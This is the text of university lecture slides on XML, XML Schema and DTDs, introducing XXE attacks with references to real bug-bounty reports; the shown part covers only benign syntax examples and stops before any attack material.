

Exercise Wednesday

- XML, XXE
- Introduction to symmetric and asymmetric crypto
- Hash functions, MACs, and signatures

XML and XXE

Web Security
Juraj Somorovsky

Summer Semester 2024
Paderborn University

Until now: Web security

- XSS, DOM clobbering attacks, SQL injections

**Web is not only about HTML;
let's move to different topics**




This lecture

1. Web technologies
2. Web attacks
- 3. XML and Single Sign-On (SAML)**
4. JSON and OIDC / OAuth
5. JSON Web Services


Motivation (1) – OWASP Top 10


A1:2017 - Injection	<u>7</u>
A2:2017 - Broken Authentication	<u>8</u>
A3:2017 - Sensitive Data Exposure	<u>9</u>
A4:2017 - XML External Entities (XXE)	<u>10</u>
A5:2017 - Broken Access Control	<u>11</u>
A6:2017 - Security Misconfiguration	<u>12</u>
A7:2017 - Cross-Site Scripting (XSS)	<u>13</u>
A8:2017 - Insecure Deserialization	<u>14</u>
A9:2017 - Using Components with Known Vulnerabilities	<u>15</u>
A10:2017 - Insufficient Logging & Monitoring	<u>16</u>

Motivation (1) – OWASP Top 10



Motivation (2) – SAML-based Single Sign-On






Universität Paderborn → Universitätsbibliothek Paderborn → Recherche → Hinweise zur Nutzung der elektronischen Angebote → Liste Service Provider
Shibboleth

Service Provider (Verlage) mit Shibboleth (DFN-AAI) Profil für die Universität Paderborn

Service Provider / Verlage, die in der Liste einem Sternchen (*) gekennzeichnet sind, ermöglichen bei Zugriff aus dem **SFX-Menü** ein vereinfachtes Shibboleth-Anmeldeverfahren: nach dem Klick auf den SFX-Go-Button erfolgt die unmittelbare Weiterleitung auf die Uni-Account-Eingabemaske (eine vorherige Auswahl der Universität Paderborn als Institution ist nicht notwendig).

- [American Association for the Advancement of Science - AAAS](#)
- [American Chemical Society](#)
- [American Institute of Physics](#)
- [American Society of Mechanical Engineers - ASME](#)
- [Annual Reviews](#)
- [Association for Computing Machinery - ACM](#)
- [Bloomsbury](#)

Motivation (2) – SAML-based Single Sign-On



Motivation

- Parsing XML...

 python™

» Package Index > defusedxml > 0.4.1

PACKAGE INDEX >>

[Browse packages](#)

[Package submission](#)

[List trove classifiers](#)

[List packages](#)

defusedxml 0.4.1

XML bomb protection for Python stdlib modules

| "It's just XML, what could probably go wrong?"

Motivation

\$ 33500

XXE



XXE in OpenID: one bug to rule them all, or how I found a Remote Code Execution flaw affecting Facebook's servers
http://www.ubercomp.com/posts/2014-01-16_facebook_remote_code_execution (Reginaldo Silva)

Problem solved?

<https://web.archive.org/web/20151107145453/http://www.attack-secure.com/blog/hacked-facebook-word-document/>

ATTACK-SECURE

HOME

BLOG

REVIEWS

ABOUT

WHITEHAT

How I Hacked Facebook With A Word Document

October 7, 2015

The Motivation:

In one day I decided to stop hunting Bugs in Facebook Android, IOS and Windows phone apps and start hunting bugs in facebook.com website. I said to myself can i hack Facebook? or any of Facebook's websites or servers? I said why not?!

Facebook Tough Security:

Facebook as you know is pretty secure because of many people already reported high severity security bugs since 2010 and they patched a dangerous XML External Entity (XXE) Processing Vulnerability affecting OpenID in late 2013. They said that all of their servers are patched according to this <https://www.facebook.com/whitehat/posts/778897822124446>

Handling XXE is not that easy...



Detectify™

is a SaaS based security scanner that you stay safe. We focus on web pent.

[Try us out](#)

blog

more technical blog
out labs.detectify.com



How we got read access on Google's production servers


To stay on top on the latest security alerts we often spend time on bug bounties and CTF's. When we were discussing the challenge for the weekend, Mathias got an interesting idea: What target can we use against itself?

Of course. The Google search engine!

What would be better than to scan Google for bugs other than by using the search engine itself? What kind of software tend to contain the most vulnerabilities?

- Old and deprecated software
- Unknown and hardly accessible software
- Proprietary software that only a few people have access to
- Alpha/Beta releases and otherwise new technologies (software in early stages of it's lifetime)

For you bounty hunters, here's a tip:





Categories: CATEGORIES, FEATURED, PODCASTS, VIDEOS

10/30/15 7:29

An Android app that impersonates a Microsoft Word doc is infecting users - <https://t.co/foKQINb1cFa>

Welcome > Blog Home > Vulnerabilities > Adobe Patches XXE Vulnerability in LiveCycle Data Services



ADOBE PATCHES XXE VULNERABILITY IN LIFECYCLE DATA SERVICES

chael Mimoso Follow @mike_mimoso

August 18, 2015, 12:46 pm

be is today expected to push a hotfix through to implementations of its Lifecycle Data Services application framework.

company said the vulnerability, CVE-2015-3269, affects versions 4.7, 4.6.2, 4.5 and 3.0.x on Windows, Macintosh and UNIX systems. Adobe is not aware of public exploits of this flaw, the company said in its [advisory](#).

Overview

- 
1. Extensible Markup Language (XML)
 2. XML Schema
 3. Document Type Definition (DTD)
 4. Attacks
 1. Denial-of-Service
 2. XML External Entity (XXE)
 5. XML Parser Evaluation
 6. Some Cool Bonus Content

Extensible Markup Language (XML)



- Structured data format
- Standardized in 1996
- Design goals:
 - Platform-independence
 - Simplicity
 - Generality
 - Easy to create and process
 - Human-readable and machine-readable

Extensible Markup Language (XML)

- Used in:
 - Office applications (e.g. docx, odf)
 - Configuration files
 - Login mechanisms
 - Bank transactions
 - Large software frameworks and firewalls



Extensible Markup Language (XML)

- XML document consists of:
 - Elements
 - Text contents
 - ...

```
<PaymentInfo>  
  <Name>John Smith</Name>  
  <CreditCard Limit='5,000'>  
    <Number>4000...7899</Number>  
    <Issuer>Example Bank</Issuer>  
    <Expiration>04/02</Expiration>  
  </CreditCard>  
</PaymentInfo>
```




Question: What are the differences to HTML?



Let's Get into Details

- A well-formed XML document example:




Let's Get into Details

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
```

```
<conversation>  
  <greeting>Hello, world!</greeting>  
  <response>Hello, XML</response>  
</conversation>
```

XML root element
(≠ document root!)



document root

Differences to HTML

- Case-sensitive
 - `<HTML/>` and `<html/>` are two different elements
- Text contents cannot be further structured
- All elements have to be closed

...Parsing is much stricter

XML Properties

- Text contents:
 - Special characters need to be escaped:
 - < (<), > (>), & (&), “ ("), ‘ (')
 - Exception:
 - <![CDATA[can contain “any” characters &><]]>

XML Attributes

- Example:

`<element name="value">`

(always between " or ')

- Each attribute name can be included into an element only once

```
<conversation>
```

```
  <greeting text="Hello, world!"></greeting>
```

```
  <response text="Hello, XML"></response>
```

```
</conversation>
```

XML Comments

`<!-- this is a comment-->`

`<!-- a comment can contain nearly any data &>" -->`

`<!-- and can be placed anywhere in the document -->`

XML Namespaces

- Allows us to resolve collisions
- Example:

```
<con:conversation xmlns:con="https://upb.de">  
  <con:greeting text="Hello, world!"></con:greeting>  
  <con:response text="Hello, XML"></con:response>  
</con:conversation>
```

- Namespace prefix: [con](#)
- Namespace: <https://upb.de>

Questions



Overview

1. Extensible Markup Language (XML)
-  2. XML Schema
3. Document Type Definition (DTD)
4. Attacks
 1. Denial-of-Service
 2. XML External Entity (XXE)
5. XML Parser Evaluation
6. Some Cool Bonus Content

XML Schema

- Defines a structure of an XML document
- Element declaration and its content:
 - Which child elements? In which order?
 - Is it a simple type (containing only a text/number) or a complex type (containing other elements)?
 - How many elements are allowed?
- Attribute declaration
 - Type of the attribute: string, number...
 - Is it an ID attribute?

XML Schema for our Document

```
<conversation>  
  <greeting>Hello, world!</greeting>  
  <response>Hello, XML!</response>  
</conversation>
```

The root element is a
“conversation” element.
Its content is defined by
“conversationType”

```
<xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema" >  
  <xs:element name="conversation" type="conversationType"/>
```

```
  <xs:complexType name="conversationType">  
    <xs:sequence>  
      <xs:element name="greeting" type="xs:string" />  
      <xs:element name="response" type="xs:string" />  
    </xs:sequence>  
  </xs:complexType>  
</xs:schema>
```

conversation contains
two elements, which can
contain strings.

XML Schema for Extended Document

- Let's say the document ...
 - can be without any response element
 - contains a responsecode element (integer)
 - contains additional details with any content
- Example:

```
<conversation>  
  <greeting>Hello, world!</greeting>  
  <responsecode>404</responsecode>  
  <details>  
    <code>14234</code>  
    <info>bla bla</info>  
  </details>  
</conversation>
```

XML Schema for Extended Document

```
<xs:schema>
  <xs:element name="conversation" type="conversationType"/>

  <xs:complexType name="conversationType">
    <xs:sequence>
      <xs:element name="greeting" type="xs:string" />
      <xs:element name="response" type="xs:string" minOccurs="0" />
      <xs:element name="responsecode" type="xs:integer"/>
      <xs:element name="details" type="detailsType"/>
    </xs:sequence>
  </xs:complexType>

  <xs:complexType name="detailsType">
    <xs:sequence>
      <xs:any minOccurs="0" maxOccurs="unbounded"/>
    </xs:sequence>
  </xs:complexType>
</xs:schema>
```

We set minOccurs="0",
its default value is 1

We define a new
responsecode element
of type integer

We define a detailsType element,
which can contain **any** elements
with arbitrary occurrence

XML Schema

- The **<xs:any>** Element:
 - Enables us to extend XML documents with arbitrary content
- An XML element can be restricted to various basic types
 - Examples: xs:string, xs:decimal, xs:integer, xs:boolean, xs:date, xs:time
 - The types can be restricted, e.g. with patterns, or specific elements (enumeration, maxLength...)

XML Schema

- Definition of attributes:

```
<xs:attribute name="xxx" type="yyy"/>
```

- Amount Restrictions:

- `minOccurs="x", maxOccurs="y"`

- Default is 1 for both

Question

```
<websec>
  <topics>
    <lecture>Web</lecture>
    <lecture>CSRF</lecture>
    <lecture>XSS</lecture>
    <lecture>SQLi</lecture>
  </topics>
</websec>
```

```
<xs:schema>
  <xs:element name="websec" type="websecType"/>
  <xs:complexType name="websecType ">
    <xs:sequence>
      <xs:element name="topics" type="topicsType"/>
    </xs:sequence>
  </xs:complexType>
  <xs:complexType name="topicsType ">
    <xs:sequence>
      <xs:any/>
    </xs:sequence>
  </xs:complexType>
</xs:schema>
```



Is the document valid according to the provided schema?

- A) yes
- B) no

Questions



Overview

1. Extensible Markup Language (XML)
2. XML Schema
-  3. Document Type Definition (DTD)
4. Attacks
 1. Denial-of-Service
 2. XML External Entity (XXE)
5. XML Parser Evaluation
6. Some Cool Bonus Content

Have you ever seen a DTD?

```
> curl "http://xml.org"
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://www.xml.org/">here</a>.</p>
</body></html>
```

Document Type Definition (DTD)

- Motivation:
 - < or & are predefined XML entities
 - How can one define new entities?
- DTD defines building blocks of an XML document
- Allows definition of entities, elements, attributes...
- Example of entity definition:

```
<!ENTITY entity-name "entity-value">
```

Document Type Definition (DTD)


- Parsing a document with DTD

```
<!DOCTYPE Hello [  
  <!ENTITY world "Hello, world!">  
  <!ENTITY xml "Hello, XML!">  
>
```

```
<conversation>  
  <greeting>&world;</greeting>  
  <response>&xml;</response>  
</conversation>
```

```
<conversation>  
  <greeting>Hello, world!</greeting>  
  <response>Hello, XML!</response>  
</conversation>
```

Physical document
structure



XML Document seen
by the data processor


Document Type Definition (DTD)

- Defines a “grammar” for XML
 - Which elements are allowed?
 - Which sub-elements?
 - Which Data-Type (e.g. number)?
- Predecessor of XML Schema

What can go wrong?



DTD Attacks



A word cloud centered around the theme of DTD attacks. The most prominent words are 'XML-External-Entity' in teal, 'Denial-of-Service' in red, and 'Server-Side-Request-Forgery' in red. Other visible words include 'General' in purple, 'XXE' in purple, 'Server' in purple, 'DTT' in yellow, 'Type' in yellow, 'Definition' in red, 'Access' in purple, 'Document' in purple, 'System' in green, 'Parsers' in green, 'Forgery' in green, 'Attacks' in red, 'Internal' in purple, 'File' in purple, 'External' in purple, 'XML' in green, 'SSRF' in 